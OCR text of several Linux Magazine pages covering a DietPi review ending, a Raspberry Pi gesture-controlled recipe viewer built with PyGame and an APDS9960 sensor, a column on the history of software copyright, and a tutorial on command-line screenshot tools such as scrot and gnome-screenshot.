


Figure 6: LXQt is just one of the desktop environments offered by DietPi for installation.

underpinnings. I finally added LXQt as an interface (Figure 6).

Conclusions

DietPi is a good choice for server applications, virtual machines, or as a desktop system for devices low on resources. This lightweight Debian OS comes with many applications that can be installed with a few clicks.

An agile community provides monthly updates for the well-maintained distribution. The detailed documentation not only provides general information about system maintenance, but also goes into detail about the supported hardware [5].

I did not experience any issues during the tests in our lab, which is at least one reason you will want to shortlist DietPi when it comes to using an SBC as a server or desktop. ■■■

Info

[1] Supported hardware: *https://dietpi.com/docs/hardware/*

[2] Download: *https://dietpi.com/#download*

[3] Flashing an SD card: *https://dietpi.com/docs/install/#2-flash-the-dietpi-image*

[4] Software: *https://dietpi.com/docs/dietpi_tools/software_installation/*

[5] Documentation: *https://dietpi.com/docs/*

Author

Ferdinand Thommes lives and works as a Linux developer, freelance writer, and tour guide in Berlin.

MakerSpace

Use gestures to browse a document on your Raspberry Pi

Hands Free

Have you found yourself following instructions on a device for repairing equipment or been half-way through a recipe, up to your elbows in grime or ingredients, then needed to turn or scroll down a page? Wouldn't you rather your Raspberry Pi do the honors? *By Bernhard Bablok*

This article is about the joy of tinkering, and the project I look at is suitable for all kinds of situations when your hands are full or just dirty. The hardware requirements turn out to be quite low: a Raspberry Pi, a screen, and a gesture sensor. My choice of sensor was the APDS9960 (Figure 1), for which you can get breakouts and an I2C connector for a low price at the usual dealers ($3.20-$7.50). However, you should note whether the sensor has soldered jumpers. The left jumper (PS) controls the power supply of the infrared lamp with the pin for positive supply voltage (VCC) and definitely needs to be closed. The right jumper (labelled 12C PU on the sensor in Figure 1) enables the pullups on the clock line (SCL) and the data line (SDA), which is superfluous on the Raspberry Pi; however, it doesn't hurt to have it.

Modern kitchens sometimes feature permanently installed screens. If you don't have one, go for a medium-sized TFT screen like the 7-inch Pi screen or a model by Waveshare (Figure 2). If you are currently facing the problem that the Raspberry Pi is difficult to get, as many people have, you can go for a laptop instead, which I talk about later in this article.

Figure 1: You can pick up the APDS9960 gesture sensor from the usual retailers for around $4.00.

Installing the Software

The Pi Image Viewer program is implemented in Python and is very minimalist. In fact, it is an image viewer that performs precisely one function: scrolling through an image in response to gestures. The software would even work with a small four-inch screen with a Raspberry Pi clamped behind it, but it would not be particularly user friendly.

You can pick up the software for a gesture-driven recipe book on GitHub [1] by cloning the repository and installing the software with the commands

```
git clone https://github.com/bablokb/
  pi-image-viewer.git
cd pi-image-viewer
sudo tools/install
```

Additional information is provided in the installation instructions in the `Readme.md` file.

Implementation

The implementation is built on Blinka [2] for the sensor and PyGame [3] for the interface. PyGame is a game engine, but it is also suitable for other applications. Moving objects is understandably as easy as pie (groan) for PyGame. Instead of moving sprites, the software

Photo by Sebastian Dumitru on Unsplash




Figure 2: In the sample project, the gesture sensor sits above the Waveshare TFT screen.

shifts the image to show a different section each time (Figure 3).

In PyGame, rectangles stand in for both the screen window and the image. The window defines the global coordinate system, and its upper left corner marks the zero point; the (0,0) coordinate in turn determines the location relative to the screen. If the coordinates are (0,0), users will see the upper left part of the image (Figure 3, left).

If, on the other hand, the coordinates are negative, say (-50,-50), the top left corner is outside the window, and you see the bottom right area of the image (Figure 3, right). This arrangement might sound confusing at first, but moving the image toward the upper left (negative coordinates) makes the bottom right part of the image visible.

PyGame is controlled by events. The program processes key events for the four cursor keys (Listing 1, lines 12-17). Each key is backed up by a method that is responsible for moving in one of the four directions. To keep the code manageable, a key-value pair is defined up front for each direction (lines 2-8).




Figure 3: PyGame displays the image and screen as rectangles.

Listing 1: Keyboard Control

```
01 ...
02 self._MAP = {
03     K_RIGHT:  self._right,
04     K_LEFT:   self._left,
05     K_UP:     self._up,
06     K_DOWN:   self._down,
07     K_ESCAPE: self._close
08   }
09 ...
10
11 ...
12 for event in pygame.event.get():
13     if event.type == QUIT:
14       self._close()
15     elif event.type == KEYDOWN:
16       if event.key in self._MAP:
17         self._MAP[event.key]()
18 ...
```

Processing Gestures

Gesture processing is handled in a second thread that polls the sensor (Listing 2, line 4) and, from the detected gestures, simply synthesizes the matching key events for the PyGame main program (line 16), which closes the circle.

The program shown here with the gesture control does not completely solve the problem. You still need to convert your printed recipe into a (JPG) image, but you can easily scan or take a photo

Listing 2: Gesture Control

```
01 evnt = {}
02 while not self._stop.is_set():
03   time.sleep(0.1)
04   gesture = self._apds.gesture()
05   if not gesture:
06     continue
07   elif gesture == 0x01:
08     evnt['key'] = pygame.K_UP
09   elif gesture == 0x02:
10     evnt['key'] = pygame.K_DOWN
11   elif gesture == 0x03:
12     evnt['key'] = pygame.K_LEFT
13   elif gesture == 0x04:
14     evnt['key'] = pygame.K_RIGHT
15
16   event = pygame.event.Event(pygame.KEYDOWN,evnt)
17   pygame.event.post(event)
```

of a recipe book or grab a screenshot to do that. Fairly low resolutions are absolutely fine for the purposes of this application.

If the recipe is a PDF, the following one-liner will help:

```
convert -density 150 in.pdf ➥
        -append out.jpg
```

This command uses the `convert` command from the ImageMagick package, which is typically already in place. If not, just grab it with your distribution's package manager. The `-density` option lets you control the image resolution. If the PDF has multiple pages, the command arranges the pages one below the other. If you prefer horizontal scrolling, replace `-append` with `+append`. Two more parameters handle fine tuning: `-trim` removes the white border, whereas `-sharpen 0x1.0` sharpens the result.

You still need two things before you can start the image viewer with a double-click: a `pi-image-viewer.desktop` file, which registers the image viewer as a program for processing JPGs, and a file that stores the image viewer as the default display program. Both points are described in the Readme file for the GitHub project.




Figure 4: Laptop, MCP2221, and gesture sensor.

Laptop Instead of Pi

The image viewer and gesture control also work without a Pi on a normal laptop (Figure 4), because Blinka and PyGame run the same way on popular desktop operating systems. However, because these systems don't usually have a freely accessible I2C port, you might need to retrofit one on a USB-to-I2C bridge. The MCP2221 microchip does this easily and inexpensively for $3.00 and up [4] or with a Raspberry Pi Pico [5].

Conclusions

A few lines of PyGame code and a few lines of APDS9960 code, mostly copied from sample code online, is all it takes for this application. Because the key events are simulated, you can do without a keyboard. The principle can also be transferred to other hardware. For example, you can find low-cost displays without touch input. Instead of a full keyboard, a simple MPR121 keypad [6] connected by I2C might also do the trick. Just as the code in the image viewer translates gestures into strokes, it would translate touch events for the key sensor.

You can take this solution one step further with the *python3-evdev* library, which lets you generate arbitrary (system) key events, allowing you to control any program with gestures or by touch – not just those that are designed for touch control like the Pi Image Viewer.

Voice control is an alternative to gesture control and is now suitable for practical use on a Raspberry Pi with voice interface modules such as the Seeed ReSpeaker [7]. ■■■

Info

[1] Pi Image Viewer: *https://github.com/bablokb/pi-image-viewer*

[2] "CircuitPython for Raspberry Pi and MCUs" by Bernhard Bablok, *Linux Magazine*, issue 234, May 2020, *https://www.linuxpromagazine.com/Issues/2020/234/CircuitPython/*

[3] PyGame: *https://www.pygame.org*

[4] Adafruit guide to the MCP2221: *https://learn.adafruit.com/circuitpython-libraries-on-any-computer-with-mcp2221*

[5] Adafruit guide to the Pico as an I2C USB bridge: *https://learn.adafruit.com/circuitpython-libraries-on-any-computer-with-raspberry-pi-pico*

[6] MPR121 keypad: *https://www.sparkfun.com/products/retired/12017*

[7] Seeed ReSpeaker: *https://wiki.seeedstudio.com/ReSpeaker/*

Author

Bernhard Bablok works at Allianz Technology SE as an SAP HR developer. When he's not listening to music or out and about, he's busy with topics related to Linux, programming, and small-board computers. You can contact him at *mail@bablokb.de*.

Hone your skills with special editions!

Get to know Shell, LibreOffice, Linux, and more from our Special Edition library.

The *Linux Magazine* team has created a series of single volumes that give you a deep-dive into the topics you want.

Available in print or digital format

Check out the full library!

shop.linuxnewmedia.com

Linux Magazine Subscription

Print and digital options
12 issues per year

SUBSCRIBE
shop.linuxnewmedia.com

Expand your Linux skills:

- In-depth articles on trending topics, including Bitcoin, ransomware, cloud computing, and more!
- How-tos and tutorials on useful tools that will save you time and protect your data
- Troubleshooting and optimization tips
- Insightful news on crucial developments in the world of open source
- Cool projects for Raspberry Pi, Arduino, and other maker-board systems

Go farther and do more with Linux, subscribe today and never miss another issue!

Follow us

@linux_pro
Linux Magazine
@linuxpromagazine
@linuxmagazine

Need more Linux?

Subscribe free to Linux Update


Our free Linux Update newsletter delivers insightful articles and tech tips to your inbox every week.

bit.ly/Linux-Update

Social networking was supposed to be about community, but corporate giants like Facebook and the vendor formerly known as Twitter started to throw their weight around, so the open source community stepped in with their own collection of social networking tools, known as the Fediverse. We showed you some of the leading Fediverse apps a few months ago in the April 2023 issue. But another controversy boiled up recently when Reddit cracked down on the use of its API, and lots of Linux users wondered if they could find an alternative. As you could probably guess, the answer is a definite yes: There really are open source alternatives to Reddit. This month we feature a leading candidate called Lemmy. Also in this month's Linux Voice: Preserve your data with the Kopia backup tool.

Image © Olexandr Moroz, 123RF.com

LINUXVOICE



Jon "maddog" Hall is an author, educator, computer scientist, and free software pioneer who has been a passionate advocate for Linux since 1994 when he first met Linus Torvalds and facilitated the port of Linux to a 64-bit system. He serves as president of Linux International®.

MADDOG'S DOGHOUSE

The ideas about and methods for protecting software rights have evolved as computers have moved from expensive and relatively rare to far more affordable and ubiquitous. BY JON "MADDOG" HALL

From Contract Law to Copyright

Last month I touched briefly on an issue with trademarks, and this month I would like to continue the theme of intellectual property by talking about copyright.

As I normally do, I will go back in time to when computer software could not be copyrighted. In 1969, when I started programming, you would protect your programs (if you wanted to) by using contract law or "trade secrets" (or both).

Much of this was because computers were astronomically expensive by today's standards. Even the smallest of computers might cost more than $50,000 (and that was when $50,000 was a lot of money). Software, if you purchased it, was also expensive, and I remember purchasing a compiler from a company and paying $100,000 for a single copy of that compiler that would be used on a single computer to compile one program at a time. My company spent that money because the compiler would get a 10 percent performance improvement from the programs we compiled for our $2.5 million mainframe (and remember that I am talking about 1975 USD).

My company negotiated for a month to purchase this compiler, and when it arrived it was in source code form on a 12-inch magnetic tape. It also had an engineer from the company arrive with it, and their job was to transfer the compiler code to our mainframe, build the compiler on the mainframe, run the qualification tests, and prove that the compiler worked. When we signed off on the installation, my company's lawyers kept the source code tape in escrow, in case the little software company went out of business. All of this was written into the contract and signed by both parties.

I know that some people will find this hard to believe in today's market, but the number of computers of any architecture and operating system (if they even had an operating system) back in those days was measured in hundreds or thousands, not in millions (or even billions) like today. Contract law was reasonable if you were going to sell expensive software in relatively small quantities.

Not everyone bought commercial software back in those days. Many people wrote software because they needed it for their own job. Physicists, mathematicians, electrical engineers, the military, the government, educators, researchers, and more wrote software because they needed it.

After writing the software for themselves, these "amateur programmers" were not interested in selling the software, because even in those days selling software was difficult and complex, so they might donate it to user groups such as DECUS, SHARE, and others. These user groups would publish catalogs of the software and make it available for the cost of copying and distribution, but once you had the software you could make as many copies as you wished because the software was not protected by copyright.

Then in the early 1980s the game changed. Makers of computer game systems would design a game and build a game system only to have their competitors buy one copy of it, see how the board was built, and then duplicate the ROMs that held the program. Game manufacturers wanted to protect their ROMs and the ones and zeros in the ROM with copyright. Later this was expanded to protecting the source code of these programs and then expanded to cover software of any type.

While copyright law is often slightly different as you go from country to country, eventually the concept of software copyright moved towards standardization, and by the mid-1980s contract law for the protection of software was replaced by copyright and licensing and (as time went on) other concepts such as sub-licensing, which sometimes is so complex that lawyers slug it out in court.

Some people do not believe in copyright and prefer to put their software into the "public domain," but in this day and age you may as well think of "public domain" software as another type of license, because it is very hard to produce software that is truly "public domain" unless licensed that way. In fact, the "restrictive" parts of the GPL would be impossible to enforce if the GPLed code were in the public domain.

Of course it is difficult to talk about copyright without mentioning software piracy. A lot of FOSS people waive their hands about software piracy, but in its most fundamental form software piracy takes away the right of the programmer to say what happens with their software, and devalues the art and work that goes into programming. If a programmer (or artist) wants their software (or art) to be shared or given away, they can write a license to do that.

Next month, I will talk about licensing, how licenses differ, and whether "permissive" is better than "restrictive" in open source licensing. ■■■

Screenshot tools for the command line

Say Cheese

Linux is awash in desktop screenshot tools, but what if you want to take a quick screenshot from a terminal window?

BY ALI IMRAN NAGORI

Suppose you want to record the contents of a computer screen or window. Linux is blessed with a number of useful tools that capture the view on your screen at a given moment. You can use screenshots to preserve critical information, document the contents of web forms, or illustrate application procedures. Most of the popular screenshot tools, however, are desktop applications. What if you don't want to slow down and maneuver through a GUI just to capture the contents of your screen? Many users don't realize you can also create screenshots from the command line. Command-line screenshots are a quick and useful option when you are working in a terminal window, and conjuring up a screenshot through a one-line command means you can add screenshots to your Bash scripts. In this article, I'll show you three powerful screenshot utilities available in the Ubuntu 22.04 Linux command-line interface (CLI): `scrot`, `gnome-screenshot`, and `import`.

scrot

SCReen shOT (`scrot`) is a lightweight and simple command-line tool for capturing screenshots in Linux [1]. It offers a range of options and is highly configurable. To install `scrot` on an Ubuntu 22.04 system (Figure 1), enter:

```
$ sudo apt install scrot
```

To capture a screenshot using `scrot`, open a terminal and enter:

```
$ scrot myscreenshot.png
```

By default, `scrot` captures the entire screen. However, you can also specify a specific window or region by providing additional arguments. For example, the command

```
$ scrot -s screenshot.png
```

captures a particular window or region you select using your mouse pointer. The `-s` flag allows you to select the area to capture.

Above all, `--quality` (`-q`) is one of the features that fascinated me. You can use it to set the quality of the screenshot image on a scale of 1-100. For example, when I took a screenshot of a window with the quality set to `1`, I got an image size of 10.9KB (Figure 2). Whereas, when I set the quality to `100`, the file size becomes 1.0MB

```
vagrant@node1:~$ sudo apt install scrot
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  scrot
0 upgraded, 1 newly installed, 0 to remove and 185 not upgraded.
Need to get 21.2 kB of archives.
After this operation, 65.5 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu focal/universe amd64 scrot amd
64 1.2-2 [21.2 kB]
Fetched 21.2 kB in 1s (14.7 kB/s)
Selecting previously unselected package scrot.
(Reading database ... 77419 files and directories currently installed.)
Preparing to unpack .../archives/scrot_1.2-2_amd64.deb ...
Unpacking scrot (1.2-2) ...
Setting up scrot (1.2-2) ...
Processing triggers for man-db (2.9.1-1) ...
vagrant@node1:~$
```

Figure 1: Installing `scrot` on Ubuntu.




Figure 2: A low-quality screenshot with `scrot`.




Figure 3: A high-quality screenshot with `scrot`.

(Figure 3). This is particularly helpful when you have image size constraints for an application.

In addition, `scrot` offers various additional options such as setting a delay before capturing, including the mouse in the capture, and using a different image format.

gnome-screenshot

On a Linux distribution with the Gnome desktop environment, `gnome-screenshot` provides a feature-rich CLI for capturing screenshots [2]. To install `gnome-screenshot`, use the regular `apt` command (Figure 4):

```
$ sudo apt install gnome-screenshot
```

Basically, you can grab a screenshot using `gnome-screenshot` by simply running the command (Figure 5):

```
$ gnome-screenshot -f screenshot.png
```

The `-f` flag in Figure 5 sets the filename for the capture. By default, `gnome-screenshot` captures the entire screen. Just like with `scrot`, you can specify additional options to capture a specific region or window. For example, to capture a specific window, enter:

```
$ gnome-screenshot -w -d 3 -f screenshot.png
```

Here, the `-w` flag sets the window to capture. With the `-d` flag, you can insert a delay to the capture operation. There are also options for including the cursor in the screenshot and more.

```
vagrant@node1:~$ sudo apt install gnome-screenshot
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  adwaita-icon-theme at-spi2-core fontconfig fontconfig-config
  fonts-dejavu-core gtk-update-icon-cache hicolor-icon-theme
  humanity-icon-theme libatk-bridge2.0-0 libatk1.0-0 libatk1.0-data
  libatspi2.0-0 libcairo-gobject2 libcairo2 libcanberra-gtk3-0
  libcanberra-gtk3-module libcolord2 libdatrie1 libepoxy0
  libfontconfig1 libgdk-pixbuf2.0-0 libgdk-pixbuf2.0-bin
```

Figure 4: Installing `gnome-screenshot` on Ubuntu.

Import

Part of the powerful ImageMagick suite, `import` offers extensive capabilities for capturing screenshots from the command line [3]. ImageMagick is likely already installed on most Linux distros. If not, you can install it using the package manager specific to your distribution. For example, on Ubuntu 22.04, you can use:

```
$ sudo apt install imagemagick
```

To capture a screenshot of a specific window using `import`, open a terminal and enter:

```
$ import screenshot.png
```

Next, `import` asks you to select the target window using the mouse. It also allows capturing the entire X server screen using the `id` or `name` of the window:

```
$ import -window <window_id> screenshot.png
```

The `<window_id>` attribute can be replaced with the actual identifier of the window you want to capture. Additional options provided by `import` include delaying the capture, including the cursor, and output format customization.

Conclusion

Mastering command-line screenshot utilities in Linux, such as `scrot`, `gnome-screenshot`, and `import`, can significantly streamline workflow and enhance productivity. These tools offer the ability to capture specific regions or windows. Whether you are a technical writer documenting Linux administration or a developer troubleshooting code, having a command-line screenshot tool at your disposal is invaluable.

